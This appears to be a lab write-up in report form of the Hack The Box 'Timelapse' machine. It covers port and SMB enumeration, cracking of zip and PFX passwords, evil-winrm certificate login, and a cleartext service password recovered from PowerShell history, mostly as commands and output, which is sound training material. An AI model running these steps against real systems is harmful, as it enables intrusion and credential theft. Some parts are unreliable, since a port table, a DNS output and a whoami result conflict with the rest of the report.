

4. Independent Challenges

4.1 Timelapse – 10.10.11.152

To begin with, I start scanning all the ports on the target to obtain an overall picture of the target. For this I use following command “`sudo nmap -Pn -p- --min-rate 1000 -v timelapse.htb`”.

```
Completed SYN Stealth Scan at 10:08, 592.77s elapsed (65535 total ports)
Nmap scan report for timelapse.htb (10.10.11.152)
Host is up (0.34s latency).
Not shown: 65519 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5986/tcp  open  wsmans
9389/tcp  open  adws
49673/tcp open  unknown
49674/tcp open  unknown
64088/tcp open  unknown

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 592.85 seconds
Raw packets sent: 590184 (25.968MB) | Rcvd: 279 (12.056KB)
```

Illustration 1 Open TCP ports.

4.1.1 Service Enumeration

Once the open ports are known, I began the service enumeration process. In order to do this, nmap tool was used and, specifically the following command: “`sudo nmap -sS -sV -O -p53,88,135,139,389,445,464,593,636,3268,3269,5986,9389,49673,49674,64088 --min-rate 1000 -oN timelapseServiceVersions timelapse.htb`”

```
└─$ sudo nmap -sS -sV -O -p53,88,135,139,389,445,464,593,636,3268,3269,5986,9389,49673,49674,64088 --min-rate 1000 -oN timelapseServiceVersions timelapse.htb
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-02 10:10 EDT
Stats: 0:01:04 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 0.00% done
Stats: 0:01:07 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 86.38% done; ETC: 10:11 (0:00:00 remaining)
Nmap scan report for timelapse.htb (10.10.11.152)
Host is up (0.11s latency).

PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2023-05-02 22:10:49Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?    Microsoft Windows RPC over HTTP 1.0
464/tcp   open  kpasswd5?       Microsoft Windows RPC over HTTP 1.0
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldaps?           Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
3269/tcp  open  globalcatLDAPssl?
5986/tcp  open  ssl/http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf           .NET Message Framing
49673/tcp open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc            Microsoft Windows RPC
64088/tcp open  msrpc            Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 68.62 seconds
└─(copper@kali) ~ - ssh(Desktop/htb/timelapse)
```

Illustration 2 Service versions

Port Scan Results

Port	Service	Version
22	SSH	OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
8080	Nagios-nasca	Nagios NSCA

DNS Enumeration

As port 53 is open, I will try to enumerate subdomains and DNS related information. Using dig tool I try to recover any entry with “*dig any timelapse.htb @10.10.11.152*”

```

$ dig any timelapse.htb @10.10.11.152

; <<>> DiG 9.18.12-1-Debian <<>> any timelapse.htb @10.10.11.152
;; global options: +cmd
;; Got answer:
;;->HEADER<- opcode: QUERY, status: NOERROR, id: 37391
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 7, AUTHORITY: 0, ADDITIONAL: 4
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:;, udp: 4000
;; QUESTION SECTION:
;timelapse.htb. 600 IN ANY
;; ANSWER SECTION:
timelapse.htb. 600 IN A 10.10.11.152
timelapse.htb. 3600 IN NS dc01.timelapse.htb.
timelapse.htb. 3600 IN SOA dc01.timelapse.htb. hostmaster.timelapse.htb. 159 900 600 86400 3600
timelapse.htb. 600 IN AAAA dead:beef::8d29:1fd5:192d:5f2f
timelapse.htb. 600 IN AAAA dead:beef::1c9
timelapse.htb. 600 IN AAAA dead:beef::24e
timelapse.htb. 600 IN AAAA dead:beef::b5c6:f9aa:a6a6:3e26
;; ADDITIONAL SECTION:
dc01.timelapse.htb. 1200 IN A 10.10.11.152
dc01.timelapse.htb. 1200 IN AAAA dead:beef::8d29:1fd5:192d:5f2f
dc01.timelapse.htb. 1200 IN AAAA dead:beef::1c9
;; Query time: 80 msec
;; SERVER: 10.10.11.152#53(10.10.11.152) (TCP) IP address (1 host up) scanned in 68.62 seconds
;; WHEN: Tue May 02 12:30:57 EDT 2023
;; MSG SIZE rcvd: 308

```

Illustration 3 DNS Registers

As it is shown on the picture, a new subdomain appears (dc01.timelapse.htb) which seems to be an Active Directory Domain Controller.

LDAP Enumeration

Using python console, I will try to manually obtain LDAP useful information as the naming context.

```

$$ server = ldap3.Server('10.10.11.152', get_info = ldap3.ALL, port = 389, use_ssl =
False)
$$ connection = ldap3.Connection(server)
$$ connection.bind()
>>True
$$ server.info

```

```

>>> server = ldap3.Server('10.10.11.152', get_info = ldap3.ALL, port = 389, use_ssl = False)
>>> connection = ldap3.Connection(server)
>>> connection.bind()
True
>>> server.info
DSA info (from DSE):
Supported LDAP versions: 3.2
Naming contexts:
DC=timelapse,DC=htb
CN=Configuration,DC=timelapse,DC=htb
CN=Schema,CN=Configuration,DC=timelapse,DC=htb
DC=DomainDnsZones,DC=timelapse,DC=htb
DC=ForestDnsZones,DC=timelapse,DC=htb
Supported controls:
1.2.840.113556.1.4.1338 - Verify name - Control - MICROSOFT
1.2.840.113556.1.4.1339 - Domain scope - Control - MICROSOFT
1.2.840.113556.1.4.1340 - Search options - Control - MICROSOFT
1.2.840.113556.1.4.1341 - RODC DCPROMO - Control - MICROSOFT
1.2.840.113556.1.4.1413 - Permissive modify - Control - MICROSOFT
1.2.840.113556.1.4.1504 - Attribute scoped query - Control - MICROSOFT
1.2.840.113556.1.4.1852 - User quota - Control - MICROSOFT
1.2.840.113556.1.4.1907 - Server shutdown notify - Control - MICROSOFT
1.2.840.113556.1.4.1948 - Range retrieval no error - Control - MICROSOFT
1.2.840.113556.1.4.1974 - Server force update - Control - MICROSOFT
1.2.840.113556.1.4.2026 - Input DN - Control - MICROSOFT
1.2.840.113556.1.4.2064 - Show recycled - Control - MICROSOFT
1.2.840.113556.1.4.2065 - Show deactivated link - Control - MICROSOFT
1.2.840.113556.1.4.2066 - Policy hints [DEPRECATED] - Control - MICROSOFT
1.2.840.113556.1.4.2090 - DirSync EX - Control - MICROSOFT
1.2.840.113556.1.4.2204 - Tree deleted EX - Control - MICROSOFT
1.2.840.113556.1.4.2205 - Updates stats - Control - MICROSOFT
1.2.840.113556.1.4.2206 - Search hints - Control - MICROSOFT
1.2.840.113556.1.4.2211 - Expected entry count - Control - MICROSOFT
1.2.840.113556.1.4.2239 - Policy hints - Control - MICROSOFT
1.2.840.113556.1.4.2255 - Set owner - Control - MICROSOFT
1.2.840.113556.1.4.2256 - Bypass quota - Control - MICROSOFT
1.2.840.113556.1.4.2309
1.2.840.113556.1.4.2330
1.2.840.113556.1.4.2354
1.2.840.113556.1.4.319 - LDAP Simple Paged Results - Control - RFC2696
1.2.840.113556.1.4.417 - LDAP server show deleted objects - Control - MICROSOFT
1.2.840.113556.1.4.473 - Sort Request - Control - RFC2891
1.2.840.113556.1.4.474 - Sort Response - Control - RFC2891
1.2.840.113556.1.4.521 - Cross-domain move - Control - MICROSOFT
1.2.840.113556.1.4.528 - Server search notification - Control - MICROSOFT
1.2.840.113556.1.4.529 - Extended DN - Control - MICROSOFT
1.2.840.113556.1.4.619 - Lazy commit - Control - MICROSOFT
1.2.840.113556.1.4.801 - Security descriptor flags - Control - MICROSOFT
1.2.840.113556.1.4.802 - Range option - Control - MICROSOFT
1.2.840.113556.1.4.805 - Tree delete - Control - MICROSOFT
1.2.840.113556.1.4.841 - Directory synchronization - Control - MICROSOFT
1.2.840.113556.1.4.970 - Get stats - Control - MICROSOFT
2.16.840.1.113730.3.4.10 - Virtual List View Response - Control - IETF
2.16.840.1.113730.3.4.9 - Virtual List View Request - Control - IETF
Supported extensions:
1.2.840.113556.1.4.1781 - Fast concurrent bind - Extension - MICROSOFT
1.2.840.113556.1.4.2212 - Batch request - Extension - MICROSOFT

```

Illustration 4 LDAP Enumeration

```

Supported extensions:
1.2.840.113556.1.4.1781 - Fast concurrent bind - Extension - MICROSOFT
1.2.840.113556.1.4.2212 - Batch request - Extension - MICROSOFT
1.3.6.1.4.1.1466.101.119.1 - Dynamic Refresh - Extension - RFC2589
1.3.6.1.4.1.1466.20037 - StartTLS - Extension - RFC4511-RFC4513
1.3.6.1.4.1.4203.1.11.3 - Who am I - Extension - RFC4532
Supported features:
1.2.840.113556.1.4.1670 - Active directory V51 - Feature - MICROSOFT
1.2.840.113556.1.4.1791 - Active directory LDAP Integration - Feature - MICROSOFT
1.2.840.113556.1.4.1935 - Active directory V60 - Feature - MICROSOFT
1.2.840.113556.1.4.2080 - Active directory V61 R2 - Feature - MICROSOFT
1.2.840.113556.1.4.2237 - Active directory W8 - Feature - MICROSOFT
1.2.840.113556.1.4.800 - Active directory - Feature - MICROSOFT
Supported SASL mechanisms:
GSSAPI, GSS-SPNEGO, EXTERNAL, DIGEST-MD5
Schema entry:
CN=Aggregate,CN=Schema,CN=Configuration,DC=timelapse,DC=htb
other:
domainFunctionality:
7
forestFunctionality:
7
domainControllerFunctionality:
7
rootDomainNamingContext:
DC=timelapse,DC=htb
ldapServiceName:
timelapse.htb:dc01$@TIMELAPSE.HTB
isGlobalCatalogReady:
TRUE
supportedLDAPPolicies:
MaxPoolThreads
MaxPercentDirSyncRequests
MaxDatagramRecv
MaxReceiveBuffer
InitRecvTimeout
MaxConnections
MaxConnIdleTime
MaxPageSize
MaxBatchReturnMessages
MaxQueryDuration
MaxDirSyncDuration
MaxTempTableSize
MaxResultSetSize
MinResultSets
MaxResultSetsPerConn
MaxNotificationPerConn
MaxValRange
MaxValRangeTransitive
ThreadMemoryLimit
SystemMemoryLimitPercent
serverName:
CN=DC01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=timelapse,DC=htb
schemaNamingContext:
CN=Schema,CN=Configuration,DC=timelapse,DC=htb
isSynchronized:
TRUE

```

Illustration 5 LDAP Enumeration pt2

```

serverName:
CN=DC01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=timelapse,DC=htb
schemaNamingContext:
CN=Schema,CN=Configuration,DC=timelapse,DC=htb
isSynchronized:
TRUE
highestCommittedUSN:
131189
dsServiceName:
CN=NTDS Settings,CN=DC01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=timelapse,DC=htb
dnsHostName:
dc01.timelapse.htb
defaultNamingContext:
DC=timelapse,DC=htb
currentTime:
20230503005015.0Z
configurationNamingContext:
CN=Configuration,DC=timelapse,DC=htb
>>

```

Illustration 6 LDAP Enumeration pt3.

As intended, naming context was obtained being the default naming context: “DC=timelapse, DC=htb”. However, naming context is not the only piece of information recovered. It was also known the server time (useful for requesting Kerberos Tickets), and the LDAP name of the Domain Controller “CN=DC01, CN=Servers, CN=Default-First-Site-Name, CN=Sites, CN=Configuration, DC=timelapse, DC=htb”.

SMB Enumeration

“Crackmapexec” tool will allow to check whether there are publicly accessible shares or aren’t. With this goal, command “crackmapexec smb timelapse.htb -d timelapse.htb -u 'test' -p " —

shares” will show (if possible) shared folders and which permissions does “test” user have on each one (during the tests it was learnt that null sessions are also available on this machine).

```
L$ crackmapexec smb timelapse.htb -d timelapse.htb -u 'test' -p '' --shares
SMB          timelapse.htb 445 DC01      [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:timelapse.h
tb) (signing=True) (SMBv1=False)
SMB          timelapse.htb 445 DC01      [+] timelapse.htb\test:
SMB          timelapse.htb 445 DC01      [+] Enumerated shares
SMB          timelapse.htb 445 DC01
SMB          timelapse.htb 445 DC01
SMB          timelapse.htb 445 DC01
SMB          timelapse.htb 445 DC01
SMB          timelapse.htb 445 DC01
SMB          timelapse.htb 445 DC01
SMB          timelapse.htb 445 DC01
SMB          timelapse.htb 445 DC01
SMB          timelapse.htb 445 DC01
```

	Share	Permissions	Remark
SMB	ADMIN\$		Remote Admin
SMB	C\$		Default share
SMB	IPC\$	READ	Remote IPC
SMB	NETLOGON		Logon server share
SMB	Shares	READ	
SMB	SYSVOL		Logon server share

Illustration 7SMB shares listing.

As seen in the previous picture, an interesting share called “Share” has been listed. User test has read access in this share.

Next step is to try and spider the share using as pattern "." This way, almost every file will be listed. In order to do this command "crackmapexec smb timelapse.htb -d timelapse.htb -u 'test' -p " --spider Shares --pattern "."

```

L$ crackmapexec smb timelapse.htb -d timelapse.htb -u 'test' -p '' --spider Shares --pattern .
SMB timelapse.htb 445 DC01 [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:timelapse.h
tb) (signing:True) (SMBV1:False)
SMB timelapse.htb 445 DC01 [+] timelapse.htb\test:
SMB timelapse.htb 445 DC01 [*] Started spidering
SMB timelapse.htb 445 DC01 [*] Spidering .
SMB timelapse.htb 445 DC01 //timelapse.htb/Shares/. [dir]
SMB timelapse.htb 445 DC01 //timelapse.htb/Shares/.. [dir]
SMB timelapse.htb 445 DC01 //timelapse.htb/Shares/Dev/. [dir]
SMB timelapse.htb 445 DC01 //timelapse.htb/Shares/Dev/.. [dir]
SMB timelapse.htb 445 DC01 //timelapse.htb/Shares/Dev/winrm_backup.zip [lastm:'2021-10-25 1
7:05' size:2611]
SMB timelapse.htb 445 DC01 //timelapse.htb/Shares/HelpDesk/. [dir]
SMB timelapse.htb 445 DC01 //timelapse.htb/Shares/HelpDesk/.. [dir]
SMB timelapse.htb 445 DC01 //timelapse.htb/Shares/HelpDesk/LAPS.x64.msi [lastm:'2021-10-25
11:55' size:1118208]
SMB timelapse.htb 445 DC01 //timelapse.htb/Shares/HelpDesk/LAPS_Datasheet.docx [lastm:'2021
-10-25 11:55' size:104422]
SMB timelapse.htb 445 DC01 //timelapse.htb/Shares/HelpDesk/LAPS_OperationsGuide.docx [lastm
:'2021-10-25 11:55' size:641378]
SMB timelapse.htb 445 DC01 //timelapse.htb/Shares/HelpDesk/LAPS_TechnicalSpecification.docx
[lastm:'2021-10-25 11:55' size:72683]
SMB timelapse.htb 445 DC01 [*] Done spidering (Completed in 0.9560596942901611)

```

Illustration 8 Spidering shares.

Interesting files have appeared. In order to retrieve the files and have a better interaction with the target SMB, "smbclient" tool will be used. As null sessions are allowed, command used will be "smbclient \\\\10.10.11.152\\Shares"

```

C:\$ smbclient "\\\10.10.11.152\\Shares"
Password for [WORKGROUP\corso]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Mon Oct 25 11:39:15 2021
..               D           0   Mon Oct 25 11:39:15 2021
Dev              D           0   Mon Oct 25 15:40:06 2021
HelpDesk         D           0   Mon Oct 25 11:48:42 2021

6367231 blocks of size 4096. 2188879 blocks available
smb: \> ls Dev
Dev              D           0   Mon Oct 25 15:40:06 2021

6367231 blocks of size 4096. 2189083 blocks available
smb: \> ls -a
NT STATUS NO SUCH FILE listing \-a

```

Illustration 9 Smbclient connection.

To download everything easier recurse mode is activated using “*recurse*” smb command. After that both folders are downloaded using “*mget <folder-name>*” command.

```
smb: \> recurse
smb: \> mget HelpDesk
Get directory HelpDesk? y
Get file LAPS.x64.msi? y
getting file \HelpDesk\LAPS.x64.msi of size 1118208 as HelpDesk\LAPS.x64.msi (346.4 KiloBytes/sec) (average 346.4 Ki
loBytes/sec)
Get file LAPS_Datasheet.docx? y
getting file \HelpDesk\LAPS_Datasheet.docx of size 104422 as HelpDesk\LAPS_Datasheet.docx (210.7 KiloBytes/sec) (ave
rage 328.4 KiloBytes/sec)
Get file LAPS_OperationsGuide.docx? y
getting file \HelpDesk\LAPS_OperationsGuide.docx of size 641378 as HelpDesk\LAPS_OperationsGuide.docx (443.9 KiloByt
es/sec) (average 360.7 KiloBytes/sec)
Get file LAPS_TechnicalSpecification.docx? y
getting file \HelpDesk\LAPS_TechnicalSpecification.docx of size 72683 as HelpDesk\LAPS_TechnicalSpecification.docx (
313.8 KiloBytes/sec) (average 351.6 KiloBytes/sec)
smb: \> mget Dev
Get directory Dev? y
Get file winrm_backup.zip? y
getting file \Dev\winrm_backup.zip of size 2611 as Dev\winrm_backup.zip (7.0 KiloBytes/sec) (average 329.8 KiloBytes
/sec)
smb: \> SMBecho failed (NT_STATUS_CONNECTION_RESET). The connection is disconnected now
```

Illustration 10 File downloading.

Inspecting the recently downloaded files, one of them stands out because of the name “winrm_backup.zip” and because it contains a “.PFX” certificate file. When trying to unzip it, it is learnt that it is password-protected. To break the protection next steps were followed:

1. Extract the hash of the password using “zip2john winrm*”
2. Export the hash to a file called “hash.txt” (only the string between \$pkzip\$ and \$/pkzip\$ as it is the format that hashcat uses).
3. Perform dictionary attack using hashcat with command “.hashcat -m 17200 -a 0 hash.txt rockyou.txt”

[illegible]

Illustration 11 Extracting hash from zip file.


```

PS D:\01. Informatica\Programitas utiles\hashcat\hashcat-6.2.4> .\hashcat -m 17200 -a 0 hash.txt rockyou.txt --show
$pkzip$1*1*2*0*965*9fb*12ec5683*0*4e*8*965*72aa*1a84b40ec6b5c20abd7d695aa16d8c88a3cec7243acf179b842fd96414d306fd67f0bb6abd97366b7aa
ea736a0cda557a1d82727976b2243d1d9a4032d625b7e40325220b35bae73a3d11f4e82a408cb00986825f936ce33ac064198991914de4b54c9258cd7a4a7f03ab181
b611a63bc9c26305fa1cbe6855e8f9e80c058a723c396d400b707c558460db8ed6247c7a727d24cd0c7e93fbcbe8a476f4c0e57db890a78a5f61d1ec1c9a7b28b98a
81ba94a7b3a600498745859445ddae51a982ae22577a385700fd7f3c99993695b8ffce0ef90633e3d18bf17b357df58ea7f3d79f22a790606b69aed500db976ae81
081c68d60aca37ad25ddc69bc27dd3986f4d9ce77c4e49777c67a0740d2b4bbca38b4c2b3ee329ac7cf30e5af07f13d860a072784e753a999f3dd0d2c3bbb2269e
effe2f0b71441538e429cb9e8beee2999557332ac447393db6ed35856bd7fcae85329b99b21449f3bb63c9fb74870dbf76e7dc76859392bf913da2864555b6ed2a3
84a2ae8a6c462e5115adb385f073cfc64ec7a4646386cf72b5529bfb48af050640f26c26e337add96b61aee56d3d92de09f25c40efe56d4c2b853ce29de32c05634
afc4dc9ca8df991b73e10db5bb9cd3fc807bfe05bb789a4b4a525001d253ca6f67abc928ebe7777a0b2d06d7fd2d61123c7e6b8050fe51994f116bc9e694cbdd6e81
bfe71672582e7329cb78e20793b970407ea0bb8787c93875be25432987b2fb385c08e1970e5f8868db466476ef41b157eaf4d9a69508d57166213d81f1f981cffd5a
6d2053a65c380ad98f10eb2b94104cd41104c59e6f4d782868f38ae64c7b0c29fb0e05d18429c26dc3f5a9c4ec9328b0aff3a41679f9f12e9b4e2cc9dfca5a67c021
a093549863923422ada4ccf082924ef1ec4ec38847bf2bfbb893f14abecdad3c83a31e276a23542ff08cdc7d7ec6576dbda1edf1326174b13c7f078d6ea4dc90a743
cdf6aa076a17250ac2fff6de8113ffc58dd4ccda187b6c7890264f0d0ff113aa3fa15b8515d0857f8110b99fa2915f0476a08b107965fa5e74c05018db0d9a8ecc89
3780027b58225e091b50aa07684f1990508275d87fd7a8f28193ca41d9ce649e3de4885913b15f318e7459c443849a248463bbf9a9def6d9ca95e6ace6613eabf75
8c6399639f1f7779fc9aeec32d518a0db9a046340e002445b8ae9a5c6b30a194a490d326247f3582680814dfed79496475ea06f11d4433b13ed3c3803e3c1da5335
cd7919453ce0ab6b2116c0ffa0fc7c4bba77bba080092541697c3200edc7e9aa001a01fc0063b27159384538ecb7cddab32a6feca01853ac712a0e21a436d647d1c
94bd0a5b40510cb080d4ce79a2e49fc82fd961106b7b73d2e24603711300ddc711b8cc284c284777d230ebc140ab0296676f465da1afeb40fe2f4f9636238c09a9
716a1f3071fd2653b9956c9180270b1582074175570d5784af0d22460e6d28153f146d01ff0f2388894b0541a9df950e1515a2397360e09c6d92feaf068f560be0
34bcf26cab76be09a94254bbbf88f4ee85241c12be370ca32cc5391e33f05a2e7a75afe7876ba893fcdcf9ded2ea1ac701001cfdd34aeba84d4815a28dc4cf6c3ab
c35a057f6b95dd4fdb07a99edc0a020273f5eb9b2d2e6686deda3c1c9c5de8b5b9192d68a841cd9a7aa448dd66e0a839d81f0106a8a1e38f6da99a3b973a0598aca
2ba36cf9ef0b4a9da6ae327069a88677b7e5303a08cea1a37f2623d98233672e425693e16ade5b16d49669e2002aec50aedeccc21af37901d278db3a5b7618b9f033
2a4848a29e9e3eccf234cf2392d46c33be6c3c75e57f6c19998febaf2c6a3e22a6e4276e6863f8d16ecce1f4eca9495a031e5f7426b9f0a9831b9901588e72330f
c42fe3ed7a09d7404a14727b7876b35873cf24deb921662c458d05b8c8872d88e8889407024e46d06d8f3cf9a1d144deb91acf2273c13600bc2bb9c1405269c
3eff0042d0533c95f45c28ed2b8854fbbda941b1957d27122d8a6afe09261f206ccde7e7c4f69c8d46d4e101849c02c9eccc65e365ebf48e3ce836385dcfd824e085
b010b1210b5acfedbd3df857cdc2ad9976660dfb20b228ce127c4cdc5bb9db9f65822ebd728b2d1dbce2872e9fa113c19ed251e7c103022b5029b63e35bcd0ef75bf
13f1bb56499f1505b6eeef27aa6fd079f4d4156c566a76d8b6b6dd518cdd6ea3de2048f9b059e338946fa2549ab27646ba9bf08580df4582be056dccc68232efef533
ea90c9c8d613e22fd4f2d75c6a89e4643ff3717a21dc0624a1c844549fc9700d137865b018eeff82803ec1b3f19f93cf25c27062efbf0829c00825677d21530b14a8
ee27c6507ff31549430f66488f4ef996cf784f37bbf103e49f17bef1ae41e02dce2a3715127942fcaec5da410f04174664b7eb0788e8392ad9afa223a5a4791bb28
b3d5e75933edfd7535aaeb984f8dc1c5e3880411c733f775c93b620f14662c1594c909eccc7c8c25807b9e49771847a567d6fd63c607c6ebf71714a869cd4eb79569
95cb7011c7973c705ee13aeabc319ff6f71569c9c46821cda0db6555dde9939f27f68d1b6dfcfb53b0ed1c9f35c7d29e550437ab80da87384614f9508dbb49f8be5a
85c1bfebe13067aff3fd745009db52a4de15761f67ad2a3bf89440d13aed7c6c96c41340c6947785b75698e6b61a0d2da6ffe4290a15a932d42d5e2c4928a92121b0
cb3c11a7bbb5fa5a70e31f7bd24e892466e767c4193f5902eb4fc22d1b9c9e7dc8f27886ca3a37dbd842a9fb445adaa738cddbc4e0b62c14b49dc807843db29df781
a65491ae52dc16b5d5dc2193f965a595cd72c5b6f1e63e1b4b521e9d891b481fe699fb2cc8b53df7b8a902910b229db859d293628baf30891c255fa46d337336fb0
b4a47986939372f13f4315c38af852e9a8893f275be0e5b095c1219edac026c71236ff3a314084383ad0228f26b7935f454c8d3d59306a2c7eb7f9220a67e8c1a2f5
08760f3cd5b25399e81bcb7e5347c1083ecbdb1c009338e017721b4324a0329a5938ab4ee99d087a2ed6b2d687fcebada2211760b2287f7574ebc66e076132cab4c
b15e1e551acf11f3ed87970aee89159421facc8eb82bca90a36c43f75df5beccefd3c128e2834c5ecd067e61c9ba954cc54fc291a1458bdf9f49f3a53eb944625a5
28fb9d474aaa761314740997e4d2ed3b1cb8e86744cfb6c9d5e3d758684ff3d9fcd1ba45b39141625d4e6ba38cd3300507555935db1193b7c54323c4c3401200a73d
5361e57b740c7d3df38fc5da2c1a255ff8c9e344761a397d2c2d59d722723d27140c6830563ee783156404a17e2ff7b7e506452f76*$/pk$;supremelegacy
PS D:\01. Informatica\Programitas utiles\hashcat\hashcat-6.2.4>

```

Illustration 12 Dictionary attack using hashcat.

As seen in the picture, ZIP password was recovered, and it is “supremelegacy”. After extracting the file inside the ZIP “legacy_dev_auth.pfx” it is known that it is also password-protected.




Illustration 13 Password protected certificate file.

4.1.2 Initial Access – Insecure credentials

Vulnerability Explanation: Among the files found on the publicly accessible SMB shares, a password-protected ZIP file was found containing an also password-protected “.PFX” certificate file. Both passwords were found with a dictionary and performing a dictionary attack.

Vulnerability Fix: Avoid using easy passwords.

Severity: Critical

Steps to reproduce the attack:

1. Download the pfx file password cracking from github
“<https://github.com/crackpkcs12/crackpkcs12>”
2. Launch the dictionary attack using “crackpkcs12 -d <dictionary-file> <pfx-file> -t <number-of-threads>”

```
$ crackpkcs12 -d /home/corso/Desktop/htb/rockyou.txt legacyy_dev_auth.pfx -t 2
Dictionary attack - Starting 2 threads
*****
Dictionary attack - Thread 2 - Password found: thuglegacy
*****
```

Illustration 14 Pfx password cracking.

3. Using the password, extract the private key file and certificate from the pfx file using following two commands:
 - a. `openssl pkcs12 -in ../lega*pfx -out timelapse-legacy.cert.pem -clcerts -nokeys`
 - b. `openssl pkcs12 -in ../lega*pfx -out timelapse-legacy.key.pem -nocerts -nodes`

```
(corso@kali) [~/Desktop/htb/timelapse/Dev]
$ openssl pkcs12 -in legacyy_dev_auth.pfx -out timelapse-legacy.cert.pem -clcerts -nokeys
Enter Import Password:

(corso@kali) [~/Desktop/htb/timelapse/Dev]
$ openssl pkcs12 -in legacyy_dev_auth.pfx -out timelapse-legacy.key.pem -nocerts -nodes
Enter Import Password:

(corso@kali) [~/Desktop/htb/timelapse/Dev]
$ ls -la | grep .pem
-rw-r--r-- 1 corso corso 1236 May  4 05:28 timelapse-legacy.cert.pem
-rw-r--r-- 1 corso corso 1952 May  4 05:29 timelapse-legacy.key.pem
```

Illustration 15 Private Key and Cert extracted.

4. Using the recently obtained files, authenticate using “evil-winrm -i 10.10.11.152 -c Dev/certs/timelapse-legacy.cert.pem -k Dev/certs/timelapse-legacy.key.pem -u legacyy -S”.

```
└─$ evil-winrm -i 10.10.11.152 -c Dev/certs/timelapse-legacy.cert.pem -k Dev/certs/timelapse-legacy.key.pem -u legacyy -S
Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Warning: SSL enabled
Info: Establishing connection to remote endpoint
```

Illustration 16 Opened winrm shell

5. Grab “C:\Users\Legacyy\Desktop\User.txt”

Post-Exploitation:

Once logged in as “legacyy”, exploring the command line history file “\$env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt” cleartext credentials are found for user “svc_deploy”.

```
whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLIC%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -
SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
exit
```

Illustration 17 Command line history file.

Using those credentials (“Svc_deploy:E3R\$Q62^12p7PLIC%KWaxuaV”), it is possible to log in as “svc_deploy” through winrm.

```
Evil-WinRM: PS C:\Users\svc_deploy\Documents> whoami /all

USER INFORMATION
-----
User Name: NT AUTHORITY\SYSTEM
SID: S-1-5-21-671920749-559770252-3318990721-3103

GROUP INFORMATION
-----
Group Name Type SID Attributes
-----
Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group
